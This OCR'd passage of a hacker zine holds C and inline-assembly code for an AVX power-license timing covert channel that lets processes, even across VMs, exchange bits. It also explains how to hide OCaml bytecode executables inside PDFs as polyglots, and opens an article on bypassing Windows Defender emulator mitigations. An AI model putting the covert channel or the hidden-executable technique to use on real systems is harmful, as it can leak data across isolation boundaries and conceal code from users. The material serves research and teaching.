
Starting with the Sandy Bridge architecture, Intel's ISA included a new set of instructions called AVX, to operate on larger, 256-bit sized, registers. More recent architectures further extended this functionality with another set, AVX2.

As keeping these wide registers turned on all the time wasn't power-efficient, Skylake and later architectures kept them inactive during the normal scalar code execution. The CPU would start powering on these wider, vector data paths only when the first SIMD instruction got executed.

This process takes time, and while the vector execution units are being turned on, the vector code gets dispatched to μops that make use of narrower registers and, consequently, execute at roughly half the speed. Also, after the core encounters a vector instruction, the processor will keep the registers active for a while (on the order of milliseconds) after the last SIMD instruction is scheduled to run.

As the core that runs this sort of vector code will require more power to keep the registers active, the Package Control Unit (PCU)—an on-chip microcontroller that manages frequencies and voltages of the processor—will increase that core's voltage with a mechanism that Intel calls *"granting a power license."*

Within the bureaucratic apparatus that is the processor, a core is granted a different power license depending on the kind of instructions it is executing. For all AVX instructions, and for some simple AVX2 instructions like loads and adds, the core gets to run on the modest `LVL0_TURBO_LICENSE`. For complex AVX2 instructions it gets the regular `LVL1_TURBO_LICENSE`, while the cores lucky enough to run AVX-512 win a premium `LVL2_TURBO_LICENSE`.



Also, the core's frequency gets capped by the PCU to a lower value, which is referred as the *AVX2 Turbo* frequency. For commercial desktop and laptops CPUs, this applies to not just the core running vector code but to all cores in the same processor.

This led me to wonder: what is happening to the wide SIMD units of the other cores during that time? Are they all powered-on all together? If so, could this be used to make our processes have a little chat without bothering the OS with expensive `syscalls`?

Latency is key

With this rough idea of the inner workings of the Intel's CPU power management, I wrote a tiny snippet of code that launches two processes with the ability to communicate without any nasty interaction with the OS.

```
#include <immintrin.h>
#include <stdio.h>

#define TIME_SCALE 1.0
#define BUFSZ 0x400

void bsleep(uint64_t);
void send(uint8_t);
void recv(void);

int main() {
  pid_t pid;

  if ((pid = fork()) == 0) {
    recv();
  } else if (pid != -1) {
    send('P');
    send('o');
    send('C');
    bsleep(0x400000000);
    kill(pid, 9);
  }
  return 0;
}

void bsleep(uint64_t clk) {
  uint64_t beg, end;
  uint32_t hi0, lo0, hi1, lo1;
  asm volatile (
    "cpuid\n\t"
    "rdtsc\n\t"
    "mov %%edx, %0\n\t"
    "mov %%eax, %1\n\t"
    : "=r" (hi0), "=r" (lo0)::
    "%rax", "%rbx", "%rcx", "%rdx"
  );
  end = beg = (((uint64_t)hi0 << 32) | lo0);
  while (end - beg < clk) {
    asm volatile (
      "cpuid\n\t"
      "rdtsc\n\t"
      "mov %%edx, %0\n\t"
      "mov %%eax, %1\n\t"
      "pause\n\t"
      : "=r" (hi1), "=r" (lo1)::
      "%rax", "%rbx", "%rcx", "%rdx"
    );
    end = (((uint64_t)hi1 << 32) | lo1);
  }
}
```

SAM COUPE AND SPECTRUM MAGAZINE!
PROGRAMS, UTILITIES, INFO IDEAS! NEWS, REVIEWS AND HOMEGROWN SOFTWARE
"OUTLET"
GRAPHICS, AND HELP PAGES, SERIOUS SOFTWARE MONTHLY SINCE 1987!
SPECIAL OFFER! Latest issue £2.50 to newcomers on:-
+3, DISCIPLE/+D, MICRODRIVE, OPUS, TAPE, SAM DISC
CHEZRON SOFTWARE, 605 LOUGHBOROUGH RD., BIRSTALL, LEICESTER LE4 4NJ

One parameter offered by the code is `TIME_SCALE`, which you can set at your convenience in case your plotting utility doesn't implement horizontal zooming, or if you wish to pin the processes to far away cores.

As we'd like to eventually store some measurements, `BUFSZ` provides a way to delay the unavoidable `write()` call, because the longer we can prolong our abstinence from kernel communication, the better.

For each bit to be transmitted, the sender process either executes a *very long* succession of AVX2 multiplications, or enters a busy loop, doing nothing for long enough that the PCU decides to revoke its power license, powering off the vector execution units.

Another process, the receiver, runs a *short* burst of vector instructions, then also sleeps for enough time that the PCU decides to revoke its power license. The receiver process is also keeping track of its execution speed via the `rdtsc` instruction, periodically dumping it to `stdout`.

```
void send(uint8_t c) {
  for (int i=0; i<8; i++) {
    uint8_t bit = (c >> i & 1);
    if (bit) {
     for(uint64_t i=0; i<0x4000*SCALE; i++){
        asm volatile(
         "pushq $0x40000000\r\n"
         "vbroadcastss 0(%%rsp), %%ymm0\r\n"
         "vbroadcastss 0(%%rsp), %%ymm1\r\n"
         "mov $10000, %%ecx\r\n"
         "loop1:\r\n"
         "vmulps %%ymm0, %%ymm1, %%ymm1\r\n"
         "dec %%ecx\r\n"
         "jnz loop1\r\n"
         "popq %%rcx\r\n"
         :::
        );
        bsleep(0x20000);
     }
    } else {
     bsleep(0x8db6db6d * SCALE);
    }
    fprintf(stderr, "tick %d\n", bit);
  }
}
```

```
void recv(void) {
  uint64_t beg, end, i = 0;
  uint32_t hi0, lo0, hi1, lo1;
  static uint64_t time[BUFSZ];
  static char buf[0x10000], *it = buf;

  while (1) {
    asm volatile (
      "cpuid\n\t"
      "rdtsc\n\t"
      "mov %%edx, %0\n\t"
      "mov %%eax, %1\n\t"
      : "=r" (hi0), "=r" (lo0)::
        "%rax", "%rbx", "%rcx", "%rdx"
    );
    asm volatile(
      "pushq $0x40000000\r\n"
      "vbroadcastss 0(%%rsp), %%ymm0\r\n"
      "vbroadcastss 0(%%rsp), %%ymm1\r\n"
      "mov $10000, %%ecx\r\n"
      "loop:\r\n"
      "vmulps %%ymm0, %%ymm1, %%ymm1\r\n"
      "dec %%ecx\r\n"
      "jnz loop\r\n"
      "popq %%rcx\r\n"
      :::
    );
    asm volatile (
      "cpuid\n\t"
       "rdtsc\n\t"
      "mov %%edx, %0\n\t"
      "mov %%eax, %1\n\t"
      : "=r" (hi1), "=r" (lo1)::
        "%rax", "%rbx", "%rcx", "%rdx"
    );
    beg = (((uint64_t)hi0 << 32) | lo0);
    end = (((uint64_t)hi1 << 32) | lo1);
    time[i++] = end - beg;

    bsleep(0x1000000);

    if (i == BUFSZ) {
      i = 0;
      for (uint64_t i = 0; i < 1024; i++) {
        it += sprintf(it, "%lu\n", time[i]);
      }
      printf("%s", buf);
      it = buf;
    }
  }
}
```

If the receiver process is running during a quiescent period of the sender process, meaning that the vector registers are powered down, it will run at about half the speed for at least 150K clock cycles, which is roughly the warm-up period on Coffee Lake. Otherwise, it will dash forth at full speed. Repeating this enough times, the receiver can gather sufficient evidence to know what bit was being sent to him by his neighboring process.

On page 58 you can see the data plots taken from some Kaby, Coffee Lake, and Sky Lake systems, and a reference of the inverted ASCII signal, where the most significant bits are sent last.

The End

What is actually happening inside the processor is not completely clear to me. Perhaps the vector units are not kept active *all* the time while executing AVX code. Since the PCU on mixed scalar/vector workloads has already lowered the frequency of all the cores, it has more room to adjust their voltages quickly, and it is consequently able to power the wide paths faster, ultimately with similar effects. Let me know if you manage to figure this out, neighbors!


Finally, a few words about why I think this is a better way for processes to communicate.

First, the processes get to avoid those pesky `syscall` instructions which make the software we write daily completely non-portable.


Second, although not as fast as other IPC implementations, this one makes communication a CPU-bound problem instead of an I/O-bound one, which, as everybody knows, is a much nicer problem to have.

Third, two processes in completely separate VMs can now communicate, without the extra long and boring configuration jobs that sysadmins have to do in order to get the infrastructure to work.


This is why, neighbors, you should promptly experiment with this method, as well as try to find further novel and nifty ways to use our processors. Maybe we will one day be able to multiply two vectors with only `syscall` instructions!




Coffee Lake Warmup Time




Sky Lake Warmup Time



Kaby Lake Warmup Time



Reference Message (POC)


INTERNATIONAL COMPUTER CENTERS
(formerly G.A.M.E.S.)
ATARI
A Warner Communications Company
Featuring Computer Software.
*I.B.M.
*Apple
*Atari
*Commodore
*T.I.
Computer Repair.
*Atari
*Commodore
*Printers
Computer Supplies.
*Diskettes
*Paper
*Cleaning Equip
Hardware.
*I.B.M.
*Apple
*Atari
*Commodore
*Televideo
Our policy: If its in our catalog but not in stock, you recieve 20% off software or 10% off hardware!
We carry an excellent selection of used systems all with warranties!
Business Systems from micros on up. For all business budgets and needs. See us for:
*System configuration
*System installation
*Unlimited follow-on assistance
*Custom software
*Vertical software
*Excellent service
International Computer Centers
10529 Ellis Ave
Fountain Valley, CA 92708
ph.(714)964-2711
For mail order or catalog, please call (714)964-2712.

19:11 Camelus Documentum: A PDF with Two Humps

by Gabriel 'Drup' Radanne

Science is in crisis. The nonsensical editorial model is attacked,[56] the validity of peer review systems is questioned, and, our topic today, the reproducibility of scientific research is put in doubt. As computer science researchers, we gain reproducibility mostly by providing an implementation of the scientific concept that can then be executed: a Proof of Concept, if you will. As a programming language enthusiast, my weapon of choice is OCaml.


To make my research reproducible, I would like to include my PoC directly into my paper, so that reviewers and readers can read and execute my research directly. To achieve this, I'm going to show you how to embed a portable OCaml bytecode executable directly into a PDF article.

Do virtualized camels dream of lambda-expressions?

OCaml is the hipster of programming languages. It's a statically typed programming language with support for both functional and object-oriented paradigms that was created in 1996, long before it was cool. Its main selling point is its sensible and usable design, which is achieved by reaching a compromise between the practicality of Haskell, the safety of C and the speed of Lisp. While OCaml is genuinely an amazing language, it also possess a slightly unusual feature: it can be compiled to either native executable for speed, or to bytecode, which can be executed on a virtual machine. Bytecode is portable,[57] rather lightweight, and reasonably fast.

So, what does OCaml bytecode look like? It's actually a fairly simple file format: a bytecode file is divided into sections. Just like ZIP files, the content starts from the end. The last line of the file should be composed of a magic number that identifies the version of the bytecode, the number of sections, and an index.

The index is a list of pairs composed of a four letter name and a length in bytes. The order of the sections is not important. The virtual machine knows about a fixed set of sections: `CODE`, `DATA` and `PRIM` (which contains the list of the required C primitives) are mandatory. In addition, it can contain other sections such as `DLLS` (required libraries), `DLPT` (where to find libraries), `DBUG` (debug information), `CRCS` (CRCs of contained modules), and `SYMB` (nobody knows, it's not documented, but it's probably about symbols).



German GQRP Club Members
MEETING IN MAY 1998
Please contact Rudi before the end of January
Rudi Dell, DK4UH, Weinbietstr. 10, 67459, BOEHL-IGGELHEIM

[56] Except the PoC||GTFO model, which is obviously perfect.

[57] Caveats include but are not limited to: Portability to potato-based architectures, integer sizes, and native system libraries.

%PDF-1.4
1 0 obj
/Title(This PDF is an OCaml bytecode)
/Author(Gabriel Radanne)
/Creator(radanne@informatik.uni-freiburg.de)
/Subject(This PDF is an OCaml bytecode. The OCaml bytecode is a program which takes and arbitrary pdf, a bytecode, and merges them in a file that is both a valid PDF and a valid bytecode. This Poster contains the code of the PDF.)
/Keywords(OCaml, PDF, Bytecode, Polyglot files)
/Producer(Pdflatex, Mutool, ocamlc and Emacs)>>
endobj
Metadata
2 0 obj
<</Type/Filespec/F(bytepdf.bc)/EF<</F 23 0 R>>>>
endobj
Fonts and content
23 0 obj
<</Length 5541629/Type/EmbeddedFile>>
stream
Embedded File
#!ocamlrun
dllunix\000dllbigarray\000
caml_abs_float\000caml_acos_float\000caml_add_debug_info\000caml_add_float\000caml_alloc_dummy\000caml_alloc_dummy_float\000caml_alloc_dummy_function\000caml_alloc_float_array\000caml_array_append\000caml_array_blit\000caml_array_concat\000caml_array_get\000caml_array_get_addr\000caml_array_get_float\000...
\000\000\000$u\000\000\000\000-\000=\000\000\000Out_of_memory\000\000\000)Sys_error\000\000\000'Failure\000\000\0000Invalid_argument\000\000\000+End_of_file\000\000\0000Division_by_zero\000\000\000)Not_found...
UnixLabels1768838436Unix1751340325Uchar1937330979Sys1920226086String1685345064Stack1952797475Set1701990951Rresult1936020006Result1851871782Random1702187301Queue1769099302Printf1769099304Printexc1919242282Pervasives1717850151Pdfwrite1717850152...
CODE000F8668 DLPT00000000 DLLS00000014 PRIM000023BC DATA000117B6 SYMB000009C1 CRCS000009C1 DBUG0043B769 00000008
Caml1999X011
endstream
endobj
36 0 obj
<</Type/Annot/Subtype/FileAttachment/FS 2 0 R/Rect[0 0 0 0]/F 2>>
endobj
xref
0 42
0000000000 65535 f
0000000015 00000 n
0000000420 00000 n
0000000499 00000 n
0000013726 00000 n
0005604545 00000 n
0005604833 00000 n
0005605296 00000 n
0005605640 00000 n
0005605926 00000 n
Table of PDF objects
trailer
<<
/Size 42
/Info 1 0 R
/Root 7 0 R
/ID [(l0.\214N\263\323\221\032Vd\310\023c<v) <FBC9DF422D8B8E6FE7DDBD0C0815AF47>]
>>
startxref
%%EOF
CODE000F8668 DLPT00000000 DLLS00000014 PRIM000023BC DATA000117B6 SYMB000009C1 CRCS000009C1 DBUG0043B769 XPDF0000475A
00000009
Caml1999X011
Not read by PDF readers
CODE, DLLS, PRIM, DATA, SYMB, CRCS
Regular Index
Enhanced Index with XPDF section
Sections of an OCaml Bytecode
Additional Dummy section: XPDF

The current implementation of the virtual machine ignores the content of unknown sections, as long as they use cryptic four-letter names. It also ignores any data before the first section. For convenience, the OCaml compiler adds a shebang at the beginning of the file pointing to the bytecode runtime, but it's not required.

For the curious and the masochistic, non-official documentation of the bytecode and its instructions—it's a neat stack machine—is available.[58] We will content ourselves with this basic knowledge, which is sufficient to use and abuse bytecode files in all sorts of fun ways.

The Safir-Albertini hypothesis states that abusing file formats influences your thought and decisions

PoC||GTFO readers should be familiar with the concept of PDF polyglots, from ZIP files to NES cartridges, including virtual machines and ELF executables.[59] Still, let me give you a quick reminder about PDF internals and how much we can abuse them. Any questions on the matter should be directed to the Funky File Supervisor, Ange Albertini.

The Portable Document Format is a text-based format which is also read from the end with an index of all the blocks (objects) in the file and their offsets. Blocks can point to other blocks, and can contain various pieces of data, such as text or references, but also binary streams that are used for fonts and pictures. Unlike the OCaml virtual machine, PDF readers are rather flexible when interpreting PDF files; indeed, they are nearly as tolerant of awkward dialects and outright syntax errors as HTML4 browsers!

Concretely, this means that PDF files do not have to begin at the beginning nor end at the end of the file. In addition to these classical shenanigans, Ange Albertini showed in PoC||GTFO 4:12 that you can create a PDF file that contains a ZIP that is both accessible directly with `unzip` and also through Acrobat Reader's file attachment feature. This is done by adding a binary stream that contains the file, then adding some carefully crafted metadata and a trailer.

[58] `unzip pocorgtfo19.pdf caml-instructions.pdf caml-formats.pdf`
[59] If not, what are you doing here? Go memorize the previous editions by heart! Shoo, shoo!

Proof of Camels

We now have all the ingredients, let's make a PoC! We start with a regular LaTeX file, in which we embed the content using Ange's trick:

```
\immediate\pdfobj stream attr {/Type /EmbeddedFile}
     file {clean.byte}
\immediate\pdfobj{<<
 /Type /Filespec /F (thing.byte) /EF <</F \the\
     pdflastobj\space 0 R>>
 >>}
\pdfannot{
 /Subtype /FileAttachment /FS \the\pdflastobj\space 0 R
 /F 2 % Flag: Hidden
}
```

Our bytecode file `ocaml.byte` is now embedded as an attached file that can be accessed in Acrobat Reader. We then add a suffix that contains an index with an additional section, `PDFX`, that will have the exact length from the beginning of the normal index up to the end of the PDF. Since the bytecode interpreter ignores unknown sections, this is a valid OCaml bytecode file. Since the index is very small, the file is also a valid PDF.[60]

Vulgaris Camelus documentum

PoCs are nice, but libraries are better! Let's make a tool that takes an arbitrary PDF, an arbitrary OCaml bytecode program, and smashes them together. Fortunately, OCaml already has high-quality libraries for dealing with both formats, namely *camlpdf*[61] and *obytelib*.[62] We simply need to grab both files, decompose their structure, make some creative interleavings, and recompose the index to have all the right indices and offsets according to the technique revealed above. Easy peasy![63]

Since the content of the binary stream containing the bytecode must be kept intact, we must take care to disable many traditional optimizations for stream content, most notably compression and reencoding for that stream. The original PDF can be of arbitrary shape and provenance.


Yo Dawg, I heard you liked polyglots

Having an OCaml tool to smash PDFs and bytecodes together, we can compile that tool to bytecode, and smash it together with a PDF describing the tool itself!

This is in fact slightly more delicate that expected. *Camlpdf* relies on custom C code for encryption and compression, which can't be embedded in normal bytecode. Instead, the OCaml compiler adds ELF metadata in the bytecode to include the C symbols (thus creating a polyglot!). It might be possible to combine everything together, but we can also simply disable these features.

But what if we want *more polyglots*? The question of which formats are polyglot-compatible in the general case is a fairly interesting one. Bytecode and ZIP both require a trailer at the end of the file, and are thus incompatible. However, both are compatible with header-based formats, such as images. Additionally, as long as the other formats have comments (or binary contents; that's obviously the same thing, isn't it?), we can interleave them with OCaml bytecode. The next step is to extend the `bytepdf` tool to make JPEG-PDF-bytecode polyglots. We might also consider OCaml bytecode chimeras, which contain some format in their DATA section, but are also valid files for using this format without duplication. As before, this should be possible with any header-based format that uses offsets.

And now, dear readers, I hope you know what to do for your next research paper(s)!



[60] `git clone https://github.com/Drup/polyocamlbyte || unzip pocorgtfo19.pdf polyocamlbyte.zip`
[61] `git clone https://github.com/johnwhitington/camlpdf/ || unzip pocorgtfo19.pdf camlpdf.zip`
[62] `git clone https://github.com/bvaugon/obytelib || unzip pocorgtfo19.pdf obytelib.zip`
[63] `git clone https://github.com/Drup/bytepdf || unzip pocorgtfo19.pdf bytepdf.zip`

19:12 Inside the Emulator of Windows Defender

by Alexei Bulazel

Antivirus emulators are for used dynamic analysis of unknown potentially malicious binaries on endpoint computer systems. As modern malware is often packed, obfuscated, or otherwise transformed to make signature-based classification difficult, emulation is an essential part of any modern antivirus (AV). During emulation, binaries are loaded and run in an emulator which emulates a CPU, an operating system, and a computer environment (settings, files, etc.), among other facilities. Runtime instrumentation allows antivirus software to make heuristic or signature-based determinations about the potential malware it is emulating - the binary may use certain operating system APIs that heuristically indicate malicious intent, or it may unpack or drop a known signed binary. Unfortunately, while AV use of emulators for dynamic analysis is well known, few researchers have published analysis of their inner workings. As it brings together all the challenges and excitement of understanding instruction set architectures, operating system internals, malware behavior, and antivirus itself, emulator analysis is a fascinating topic in reverse engineering.

In this article, I'll share three tricks and anecdotes from my research into Windows Defender Antivirus' emulator. While the term Defender now seems to refer to any security tool or mitigation built into Windows, we'll be looking specifically at the Antivirus product, the first to bear to the Defender name, and a default free install on Windows. The tricks I'll be sharing are Defender specific, but the astute hacker will be able to generalize them to other AVs.

We'll take a look at the mechanisms Defender uses to implement native OS API function emulation, and then present three related reverse engineering tricks: 1) how reverse engineers can establish an output channel to help them observe emulator state from outside of the emulator; 2) how we can bypass Microsoft's attempted mitigations against abuse of the emulator's custom `apicall` instruction; and 3) writing IDA tooling to help us load Defender VDLL binaries that use the `apicall` instruction.

Background

The core of the Windows Defender Antivirus is an enormous 45 thousand function, eleven megabyte library, `mpengine.dll`. Deep within this huge DLL, a proprietary emulator provides facilities for dynamic analysis of potentially malicious Windows PE binaries on the endpoint.

